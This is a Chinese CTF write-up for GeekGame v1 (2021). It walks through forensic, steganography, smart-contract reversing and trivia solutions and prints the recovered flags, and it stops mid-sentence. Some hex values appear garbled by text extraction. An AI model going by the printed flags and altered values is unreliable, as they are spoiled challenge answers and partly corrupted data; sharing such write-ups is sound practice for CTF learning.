

# taoky's GeekGame v1 (2021) writeups

作为隔壁 Hackergame 的 staff 前来围观。因为自己基本不会 binary，数学也不会，所以主要完成的是 misc 和 web 这两个分类的题目。

我的用户名是「taoky # 好吃就是高兴」（与 hackergame staff 名单里我的昵称呼应，本来以为用户名有 tag 支持的，但是发现没有，也懒得改名字了），最后总榜第 6 名。



图 1. 好吃就是高兴

让我们开始吧。

(这份 wp 等周日晚上 wp 提交结束时间之后我也会放[自己博客上](#))

→签到←

比 hackergame 的签到题难。我一开始打开之后没有复制出有意义的信息，简单搜索之后发现可以用 ghostscript 来处理：

```
1 $ gs -sDEVICE=txtwrite -o - sign_in.pdf
2 GPL Ghostscript 9.55.0 (2021-09-27)
3 Copyright (C) 2021 Artifex Software, Inc. All rights reserved.
4 This software is supplied under the GNU AGPLv3 and comes with NO WARRANTY:
5 see the file COPYING for details.
6 Processing pages 1 through 1.
7 Page 1
8 fa{aeAGetTm@ekaev!
9 lgHv__ra_ieGeGm_1}
10 $ # flag is flag{Have_A_Great_Time@GeekGame_v1!}
```

ghostscript 是一个 PDF 格式的解释器。我最喜欢的功能是用它来本地压缩特别大的 PDF:

```
1 | gs -sDEVICE=pdfwrite -dCompatibilityLevel=1.6 -dPDFSETTINGS=/ebook -dNOPAUSE -dQUIET  
-dBATCH -sOutputFile=compressed.pdf input.pdf
```

真的很方便，再也不用把（可能包含隐私信息的）PDF 传到不信任的网站来压缩了。

## 小北问答 Remake

(第二阶段完成 flag2)

隔壁的猫咪问答是允许合理爆破部分问题的答案的，但是这里显然是不行的 :-(

来看一下每道题目

1. 北京大学燕园校区有理科 1 号楼到理科 X 号楼，但没有理科 (X+1) 号及之后的楼。X 是?

找个地图软件搜搜，可以搜到燕园校区理科 5 号楼，但是搜不到 6 号楼，所以答案是 5。

2. 上一届（第零届）比赛的总注册人数有多少?

搜到 <https://news.pku.edu.cn/xwzh/203d197d93c245a1aec23626bb43d464.htm>，得到 407。

3. geekgame.pku.edu.cn 的 HTTPS 证书曾有一次忘记续期了，发生过期的时间是?

哪里可以找到网站证书的历史记录呢？搜索之后可以发现可以通过证书透明度 (Certificate Transparency) 查看证书的过期时间。

Google 有一个网站可以看，但是看不到精确到秒的过期时间。所以我最后选择的网站是 <https://crt.sh/>。<https://crt.sh/?q=geekgame.pku.edu.cn> 可以看到 7 月份出现了一个没有证书的空档，检查到空档前一个证书是 Not After : Jul 11 00:49:53 2021 GMT，所以答案是：

2021-07-11T08:49:53+08:00 2021-07-10T16:49:53+08:00

注意时区转换的时候别脑子一抽弄成了 UTC -8（因为我就搞错了）。

4. 2020 年 DEFCON CTF 资格赛签到题的 flag 是?

资格赛是 "Quals"，搜索 "2020 DEFCON CTF Quals writeups"，我看到的第一个结果是 <https://ctftime.org/writeup/20650>，可以得知第一道题目的名字是 welcome-to-dc2020-quals（但是因为题目真的太简单了，wp 的作者懒得写 flag），再搜索可以找到 ooo 的 archive <https://archive.ooo/c/welcome-to-dc2020-quals/358/>，可以得知 flag 是 000{this\_is\_the\_welcome\_flag}。

5. 在大小为  $672328094 * 386900246$  的方形棋盘上放 3 枚（相同的）皇后且它们互不攻击，有几种方法？

一开始没做出来，感觉是容斥原理，但是试了试，情况很复杂，真的不想算。看到第二阶段提示之后，显然对应的网站是 OEIS，尝试了一下，发现在搜索 3 queen m X n board 的时候，在数列 A047659 ("Number of ways to place 3 nonattacking queens on an n X n board.") 的公式信息里可以找到：

In general, for  $m \leq n, n \geq 3$ , the number of ways to place 3 nonattacking queens on an  $m \times n$  board is  $n^3/6 * (m^3 - 3*m^2 + 2*m) - n^2/2 * (3*m^3 - 9*m^2 + 6*m) + n/6 * (2*m^4 + 20*m^3 - 77*m^2 + 58*m) - 1/24 * (39*m^4 - 82*m^3 - 36*m^2 + 88*m) + 1/16 * (2*m - 4*n + 1) * (1 + (-1)^(m+1)) + 1/2 * (1 + abs(n - 2*m + 3) - abs(n - 2*m + 4)) * (1/24 * ((n - 2*m + 11)^4 - 42*(n - 2*m + 11)^3 + 656*(n - 2*m + 11)^2 - 4518*(n - 2*m + 11) + 11583) - 1/16 * (4*m - 2*n - 1) * (1 + (-1)^(n+1)))$  [Panos Louridas, idee & form 93/2007, pp. 2936-2938]. - Vaclav Kotesovec, Feb 20 2016

就算知道提示，我也在 OEIS 上找了好几个小时才看到答案。另外， $672328094 * 386900246$ ，好家伙。

6. 上一届（第零届）比赛的“小北问答1202”题目会把所有选手提交的答案存到 SQLite 数据库的一个表中，这个表名叫？

翻上一届比赛在 GitHub 上的记录，看到 <https://github.com/PKU-GeekGame/geekgame-0th/blob/main/src/choice/game/db.py#L12>，得到答案为 `submits`。

7. 国际互联网由许多个自治系统（AS）组成。北京大学有一个自己的自治系统，它的编号是？

说到 AS，那肯定去 <https://bgp.he.net/> 看，搜索 "Peking University"，得到答案 AS59201。另一个 CERNET2 的不算「自己的」 AS。

8. 截止到 2021 年 6 月 1 日，完全由北京大学信息科学技术学院下属的中文名称最长的实验室叫？

一开始看信息科学技术学院官网，以为是 射频与太赫兹集成技术研究中心，输进去发现长度完全不够，去下属实验室官网翻了翻，感觉 区域光纤通信网与新型光通信系统国家重点实验室 这个名字最长，那就是它了！

## 共享的机器

这是我自己的第一道区块链题（为了做题，特地去装了个 MetaMask）。去 Etherscan 看合约字节码，点 Decompile 可以看大致的逻辑。其中主要做计算的是第二个函数：

```
1 def unknownded0677d(uint256 _param1) payable:
2     require calldata.size - 4 >= 32
3     idx = 0
4     s = 0
5     while idx < 64:
6         idx = idx + 1
7         s = s or (Mask(256, -4 * idx, _param1) >> 4 * idx) + (5 * idx) + (7 *
8             Mask(256, -4 * idx, stor2) >> 4 * idx) % 16 << 4 * idx
9         continue
10    if stor3 != 0:
11        revert with 0, 'this is not the real flag!'
12    return 1
```

不过我自己感觉这个解析不太清楚，所以也使用 ethervm.io 试了试，对应的关键代码如下：

```
1 label_02C9:
2     var temp5 = var1;
3     var0 = var0 | (((arg0 >> temp5 * 0x04) + temp5 * 0x05 + (storage[0x02] >> temp5
4 * 0x04) * 0x07 & 0x0f) << temp5 * 0x04);
5     var1 = temp5 + 0x01;
6
7     if (var1 >= 0x40) { goto label_0301; }
8     else { goto label_02C9; }
```

以及

```
1 label_0301:
2     if (var0 == storage[0x03]) { return 0x01; }
```

把我卡住最长时间的问题是：storage 是啥？最后读了 <https://paper.seebug.org/640/>，发现可以在 remix IDE 里处理：把 MetaMask 切换到测试链，与 remix 连接，然后：

```
1 > web3.eth.getStorageAt("0xa43028c702c3B119C749306461582bF647Fd770a", 3)
2 0x293edea661635aabcdn6deba615ab813a7610c1cfb9efb31ccc5224c0e4b37372
3 > web3.eth.getStorageAt("0xa43028c702c3B119C749306461582bF647Fd770a", 2)
4 0x15eea4b2551f0c96d02a5d62f84cac8112690d68c47b16814e221b8a37d6c4d3
5 > web3.eth.getStorageAt("0xa43028c702c3B119C749306461582bF647Fd770a", 1)
6 0xda69868cde27bd8f3258098cccb1d09d73d5c8501756ee3b5cb2e7782ad74d98
7 > web3.eth.getStorageAt("0xa43028c702c3B119C749306461582bF647Fd770a", 0)
8 0x000000000000000000000000000000004d5200a3571391f3e654df156271bf2f01c0c5
```

我们就得到了 storage[2] 和 storage[3] 的值。看逻辑的话可以知道是一个一个 hex 算的，所以可以推出输入的值。

```
1 s02 = "15eea4b2551f0c96d02a5d62f84cac8112690d68c47b16814e221b8a37d6c4d3"
2
3 res = "293edea661635aabcdn6deba615ab813a7610c1cfb9efb31ccc5224c0e4b37372"
4
5 out = ""
6
7 for i in range(len(s02)):
8     # var0 = var0 | (((arg0 >> idx * 0x04) + idx * 0x05 + (s02 >> idx * 0x04) *
9     # 0x07 & 0x0f) << idx * 0x04)
10    resi = int(res[:len(s02)-i], 16)
11    s02i = int(s02[:len(s02)-i], 16)
12    value = (resi - ((s02i * 7) & 0xf) - i * 5) & 0xf
13    # print(resi, s02i, hex(value))
14    out += hex(value)[2:]
15 print(out[::-1])
```

得到 hex 值，找个 hex editor 就能看 flag 了。

## 翻车的谜语人

(Flag 2 & 整道题目总榜一血)

### Flag 1

~~境外服务器~~ (指 kali vm)

拿到流量包，Wireshark 看了一下有明文 HTTP 流量，所以直接导出 HTTP objects (File -> Export Objects -> HTTP)。把导出的文件翻一遍，可以看到这样的脚本（整理后）：

```
1 import zwsp_steg
2 from Crypto.Random import get_random_bytes
3
```

```

4 import binascii
5
6 def genflag():
7     return 'flag{%' + binascii.hexlify(get_random_bytes(16)).decode()
8
9 flag1 = genflag()
10 flag2 = genflag()
11
12 key = get_random_bytes(len(flag1))
13 #
14 b'\\xc4\\x07[\\xe5zy}b3\\x1aM\\xed\\t\\x14\\x1c\\xea\\x8f\\xfb\\xe52\\\\\\x80\\xb1\\
15 \\x98\\x8a\\xb4\\xa6\\xdd;\\x92X\\x81\\xcd\\x86\\x86\\xc4\\xe0v'
16
17 def xor_each(k, b):
18     assert len(k) == len(b)
19     out = []
20     for i in range(len(b)):
21         out.append(b[i] ^ k[i])
22     return bytes(out)
23
24 encoded_flag1 = xor_each(key, flag1.encode())
25 encoded_flag2 = xor_each(key, flag2.encode())
26
27 with open('flag2.txt', 'wb') as f:
28     f.write(binascii.hexlify(encoded_flag2))

```

flag1 看起来也是相似的，只是 key 变成了 #

```
b'\\x1e\\xe0[u\\xf2\\xf2\\x81\\x01U_\\x9d!yc\\x8e\\xce[X\\r\\x04\\x94\\xbc9\\x1d\\xd7\\xf8\\
\\xde\\xdcd\\xb2Q\\xa3\\x8a?\\x16\\xe5\\x8a9'。
```

flag1.txt 的内容可以从另一个文件得到：

```

1 {"name": "flag1.txt", "path": "flag1.txt", "last_modified": "2021-11-
06T07:43:20.952991Z", "created": "2021-11-06T07:43:20.952991Z", "content":
"788c3a1289cbe5383466f9184b07edac6a6b3b37f78e0f7ce79bece502d63091ef5b7087bc44",
"format": "text", "mimetype": "text/plain", "size": 76, "writable": true, "type":
"file"}

```

来写脚本（注意把 key 的 \\ 换成 \\! ）：

```

1 flag1 =
2     bytes.fromhex("788c3a1289cbe5383466f9184b07edac6a6b3b37f78e0f7ce79bece502d63091ef5b
3         7087bc44")
4 key =
5     b'\x1e\xe0[u\xf2\xf2\x81\x01U_\x9d!yc\x8e\xce[X\r\x04\x94\xbc9\x1d\xd7\xf8\xde\xcd
6         \xb2Q\xa3\x8a?\x16\xe5\x8a9'
7
8 def xor_each(k, b):
9     assert len(k) == len(b)
10    out = []
11    for i in range(len(b)):
12        out.append(b[i] ^ k[i])
13    return bytes(out)
14
15 print(xor_each(flag1, key))

```

## Flag 2

从导出的 HTTP 信息无法直接看到 flag2 的身影，所以重新看流量，可以看到有明文的 WebSocket 流量，再看的话会发现是在用 Jupyter Notebook 的终端。

因为懒得写脚本解析，所以我是在 Wireshark 里面一个一个把命令拼起来尝试理解的。大概做的事情是：

1. pip3 install stego-lsb
2. stegolsb wavsteg -h -i ki-ringtrain.wav -s flag2.txt -o flag2.wav -n 1
3. 7za flag2.7z flag2.wav -p"Wakarimasu! `date` `uname -nom` `nproc`"

わかります（我知道）！我们有 flag2.7z，所以需要反推密码，并且使用 stegolsb 取出隐写的 flag2.txt。

7z 的密码依赖于对应三个命令在 You 酱电脑上的执行结果，可以搜集到一些有意义的信息：

- 7za 命令的输出告诉我们，CPU 是 Intel Core i7-10510U，8 核，地区是 en\_US.utf8，64 位操作系统。
- 完成命令之后的回显提示，You 酱的机器名是 you-kali-vm。
- 修改 Wireshark 时间显示设置，可以看到 7za 命令执行的大致时间是 2021-11-06 15:44:15.190。

所以可以知道：

- date 的格式大致是 Sat 06 Nov 2021 03:44:15 PM CST，虽然不知道时区，但是完全可以猜测是东八区。
- uname -nom 输出是 you-kali-vm x86\_64 GNU/Linux。
- nproc 的输出是 8。

最后拼出密码是 Wakarimasu! Sat 06 Nov 2021 03:44:15 PM CST you-kali-vm x86\_64 GNU/Linux 8。

然后用 stegolsb，翻一下文档即可：stegolsb wavsteg -r -i flag2.wav -o flag2.txt -n 1 -b 76。  
(76 是 hex 字符串的长度，可以参考 flag1.txt 的长度)

```
1 flag2 =
2     bytes.fromhex("788c3a1289fbe5383466f9184b07edac6a6b3b37f78e0f7ce79bece502d63091ef5b
3         7087bc44")
4 key =
5     b'\x1e\xe0[u\xf2\xf2\x81\x01U_\x9d!yc\x8e\xce[X\r\x04\x94\xbc9\x1d\xd7\xf8\xde\xcd
6         \xb2Q\xa3\x8a?\x16\xe5\x8a9'
7
8 def xor_each(k, b):
9     assert len(k) == len(b)
10    out = []
11    for i in range(len(b)):
12        out.append(b[i] ^ k[i])
13    return bytes(out)
14
15 print(xor_each(flag2, key))
```

注意 key 和 flag1 的其实是一样的，生成了 key 却不用的 You 酱是屑。

## 叶子的新歌

(Flag 2 & 整道题目总榜一血)

(3 个 flag 的获取过程写一起)

这题也太套娃了⑧！

看这个题目，第一反应就是往 Audacity 里头拖，结果.....歌挺好听的，就是不管看波形图还是频谱图都啥都没看出来。

结果文件上一按空格：




图 2. macOS QuickLook 截图

嗯? Secret in Album Cover!!?

那么首先要把专辑封面取出来，我用的工具是——VLC，播放的时候它会把封面图片缓存出来，取出来即可。 (<https://unix.stackexchange.com/questions/41287/how-to-extract-album-cover-image-from-mp3-file>)

然后跑 `zsteg` 看看 (`stegsolve` 提取也行) :

```

1 $ zsteg art.png
2 b1,b,lsb,xy      .. text: "m#C\"\\t%1>" 
3 b1,rgb,lsb,xy    .. file: PNG image data, 1000 x 1000, 8-bit grayscale, non-
interlaced
4 b1,rgba,lsb,xy   .. file: PGP Secret Key -
5 b2,r,lsb,xy      .. text: "EUEUTAEU"
6 b2,g,lsb,xy      .. text: "EDTAQP@A"
7 b2,g,msb,xy      .. text: "UU]]UUU_uUuUUww"
8 b2,b,lsb,xy      .. text: "PTPPQUTT"
9 b2,bgr,msb,xy    .. text: "S} }uU_WwUUEQ"
10 b2,rgba,lsb,xy   .. text: "++++++/o"
11 b2,abgr,msb,xy   .. text: "SSSSSSS["
12 b4,r,lsb,xy      .. text:
13 "vEfEfvwfgvvfDDDGfgvggvffffwvffffgvffffdDDDVvfwwffffC2#3#\\"#\"23#3EEDDTTEE\"2#P"
b4,r,msb,xy        .. text: "nfff&\"\\\"jnf"

```

```

14 b4,g,lsb,xy      .. text:
"vfevvvgggffffffwvffvffffwfffffgfgfffffwffvffffvffffvvvvggvvvvfEUTUFTWgwvfu\#$ge%Dh
"
15 b4,g,msb,xy      .. text: "nfffnnnnn"
16 b4,b,lsb,xy      .. text:
"\\"2\"\\\"2\"\\\"\\\"5DDEDDDDDDDDTDDDDUTDDDB\\\"#2\\\"222\\\"$D##\\\"#DDEEvvgvgUDUUgfgffTFtEWgwv
gi"
17 b4,b,msb,xy      .. text: "DLDDDLDDDD"
18 b4,rgb,lsb,xy    .. text: "xFrG%cf&cF5Pg"
19 b4,rgb,msb,xy    .. text: "NndFnLFfdFb$Fb$Fb$Fb"
20 b4,bgr,lsb,xy    .. text: "Hrv'Ce&cf6@U"
21 b4,bgr,msb,xy    .. text: "dNfLNfdFfdB&dB&dB&l"
22 b4,rgba,lsb,xy   .. text: "x0g/G/V?f/f?F?U"
23 b4,abgr,msb,xy   .. text: "0f0f0f0&0&0&0&0&0&0"
24 $ # 看看 b1,rgb,lsb,xy
25 $ zsteg -E b1,rgb,lsb,xy art.png > art2.png

```

可以看到 art2.png 是个类似二维码的东西，搜索可以知道是 aztec code，找个网站 decode 得到 47 75 72 20 66 72 70 65 72 67 20 76 61 20 75 76 66 67 62 74 65 6e 7a 2e 0a => Gur frperg va uvfgbtenz.

这我知道，rot13 嘛，得到 "The secret in histogram"。

Histogram (直方图)？哪里有直方图？虽然看到图片的颜色不太对，但是用 macOS preview 的「调整颜色」没有看到明显的特征，于是我暂时卡这了，先去看别的题了。

几个小时之后回来，想试试 `ffmpeg` 看看有没有漏掉的东西：

```

1 $ ffmpeg -i LeafsNewSong.mp3
2 ffmpeg version 4.4.1 Copyright (c) 2000-2021 the FFmpeg developers
3   built with Apple clang version 12.0.0 (clang-1200.0.32.29)
4   configuration: --prefix=/usr/local/Cellar/ffmpeg/4.4.1_2 --enable-shared --
5     enable-pthreads --enable-version3 --cc=clang --host-cflags= --host-ldflags= --
6     enable-ffplay --enable-gnutls --enable-gpl --enable-libaom --enable-libbluray --
7     enable-libdav1d --enable-libmp3lame --enable-libopus --enable-librav1e --enable-
8     librubberband --enable-libsnapy --enable-libsrt --enable-libtesseract --enable-
9     libtheora --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp -
10    --enable-libx264 --enable-libx265 --enable-libxml2 --enable-libxvid --enable-lzma --
11    --enable-libfontconfig --enable-libfreetype --enable-frei0r --enable-libass --enable-
12    libopencore-amrnb --enable-libopencore-amrwb --enable-libopenjpeg --enable-libspeex
13    --enable-libsoxr --enable-libzmq --enable-libzimg --disable-libjack --disable-
     indev=jack --enable-avresample --enable-videotoolbox
14   libavutil      56. 70.100 / 56. 70.100
15   libavcodec     58.134.100 / 58.134.100
16   libavformat    58. 76.100 / 58. 76.100
17   libavdevice     58. 13.100 / 58. 13.100
18   libavfilter      7.110.100 / 7.110.100
19   libavresample    4.  0.  0 / 4.  0.  0
20   libswscale       5.  9.100 / 5.  9.100
21   libswresample    3.  9.100 / 3.  9.100
22   libpostproc     55.  9.100 / 55.  9.100

```

```
14 Input #0, mp3, from 'LeafsNewSong.mp3':
15   Metadata:
16     TSS           : Logic Pro X 10.7.0
17     iTunNORM      : 0000072C 00000736 00003208 00003140 00009E92 0000501A
18       00006703 00007E86 00007678 00007E1F
19     iTunSMPB      : 00000000 00000210 000007A5 00000000002709CB 00000000
20       002350D1 00000000 00000000 00000000 00000000 00000000
21     title         : 叶子的新歌
22     artist        : 叶子
23     album         : Secret in Album Cover!!
24     TRACKTOTAL   : aHR0cDovL2xhYi5tYXh4c29mdC5uZXQvY3RmL2xLZ2FjeS50Ynoy
25     lyrics        : 空无一人的房间
26               : 我望向窗外
27               : 想回到昨天
28               :
29               : 琥珀色的风
30               : 能否将 回忆传到那边
31               : 闪烁的星
32               : 照亮夜空 连成我的思念
33               :
34               : 你 在梦的另一边
35               : 站在 日落的地平线
36               : 背离这世界而去
37               : 想 在回不去的时间里
38     comment       : 遇见你 遇见你 遇见你
39               : 遇见你 遇见你 遇见你
40               : 你还记得吗？小时候，我家和你家都在一个大院里。放学以后，我们经常一起在院子里玩。你虽然是个女孩子，但总是能和男孩子们玩到一块去。
41               :
42               : 夏天的时候我们挖蚯蚓、捉蚂蚱；冬天，院子里的大坡上积了一层雪，我们就坐在纸箱子压成的雪橇上，一次次从坡顶滑到坡底。那个时候你还发现，坐在铁簸箕上滑得更快。
43     encoder       : Lavf58.45.100
44 Duration: 00:00:58.07, start: 0.011995, bitrate: 621 kb/s
45 Stream #0:0: Audio: mp3, 44100 Hz, stereo, fltp, 320 kb/s
46   Metadata:
47     encoder       : Lavf
48 Stream #0:1: Video: png, rgba(pc), 1000x1000, 90k tbr, 90k tbn, 90k tbc (attached
49   pic)
50   Metadata:
51     comment       : Cover (front)
51 At least one output file must be specified
```

嗯？Logic Pro X 10.7.0，富富！而且有歌词，有注释，还有个  
aHR0cDovL2xhYi5tYXh4c29mdC5uZXQvY3RmL2xLZ2FjeS50Ynoy。

```
1 $ echo -n 'aHR0cDovL2xhYi5tYXh4c29mdC5uZXQvY3RmL2x1Z2FjeS50Ynoy' | base64 -D
2 http://lab.maxxsoft.net/ctf/legacy.tbz2
```

嗯！下载下来解压，看到一个 img，以及 `foryou.txt`：

我有一张很久很久以前的软盘。说起来以前的操作系统还能装在软盘里，把软盘放进电脑就可以启动，很神奇吧？我给你看过这张软盘，但你总说这是Word保存图标的手办……什么跟什么啦！

现在已经没有带软驱的电脑了，甚至连带光驱的电脑都没有了。以前软盘里的那些东西，也许再也启动不了吧。

时间过得好快啊，转眼间，就来到了现实。

用 testdisk 看 `To_the_past.img`，可以从 FAT12 分区提取出 `NOTE.TXT` 和 `MEMORY.ZIP` 几个文件。

而且 `foryou.txt` 一直在暗示启动，所以来点 qemu:

```
1 $ qemu-system-x86_64 -drive format=raw,file=To_the_past.img
```

得到 flag2，以及「最后的密码」。

看导出的文件，`NOTE.TXT`：

备忘

密码是：宾驭令诠怀驭榕喆艺艺宾庚艺怀喆晾令喆晾怀

发现密码直接输进去不管什么编码都不对。搜索可以发现 <https://zhidao.baidu.com/question/394971095.html>，按照里面提的规则解析得到一串数字，就是 `MEMORY.ZIP` 的密码。

解压看到两个 bin，以及 `readme.txt`：

我以前很喜欢玩红白机，当然，现在也很喜欢。超级马里奥、魂斗罗、坦克大战、马戏团、冒险岛……一玩能玩一天。

小时候家里有一台红白机，也经常叫你一起玩游戏，只不过，我记得你不喜欢这些东西。你最喜欢在4399玩找不同，而且你还玩的特别棒，简直就是找不同滴神。

呜呜，红白机已经属于时代的眼泪了。

找不同啊……对比两个 bin，发现其实还挺相似，只是有的时候左边会多一个字节，有的时候右边会多一个，而且前三处不同合并组成的字符是 `NES`，好像是红白机的 ROM binary。

整了个脚本提取，调试花掉了不少时间：

```
1 x = open("nes.bin", "wb")
2
3 with open("left.bin", "rb") as left:
4     with open("right.bin", "rb") as right:
5         l = left.read()
6         r = right.read()
7         lp = 0
8         rp = 0
```

```

9     while True:
10        if l[lp] == r[rp]:
11            lp += 1
12            rp += 1
13        else:
14            i = 1
15            while True:
16                ifl = l[lp+1:lp+1 + i]
17                ifr = r[rp+1:rp+1 + i]
18                if ifl == r[rp:rp+i] and ifr == l[lp:lp+i]:
19                    i += 1
20                    continue
21                elif ifl == r[rp:rp+i]:
22                    x.write(bytes([l[lp]]))
23                    lp += 1
24                    break
25                elif ifr == l[lp:lp+i]:
26                    x.write(bytes([r[rp]]))
27                    rp += 1
28                    break
29                else:
30                    raise ValueError
31        if lp >= len(l) or rp >= len(r):
32            #print("[STOP]")
33            #print(lp, len(l), rp, len(r))
34            break
35    x.close()

```

最后会缺一个 FF，懒得调试脚本了，直接补上（不然模拟器开不出来）。

然后模拟器启动！发现 VirtuaNES 比较好用，可以直接弄网上找到的金手指代码。




图 3. VirtuaNES 启动魔改版超级玛丽

没有玩过红白机，所以开着金手指玩了一个多小时玩到凌晨四点多，还是没有看到 flag（可能是因为开了跳关之后的问题？我不确定）。最终的解决方案是，网上找到 SMB NES ROM Text Editor 可以加载 ROM 中的文本，然后一加载：

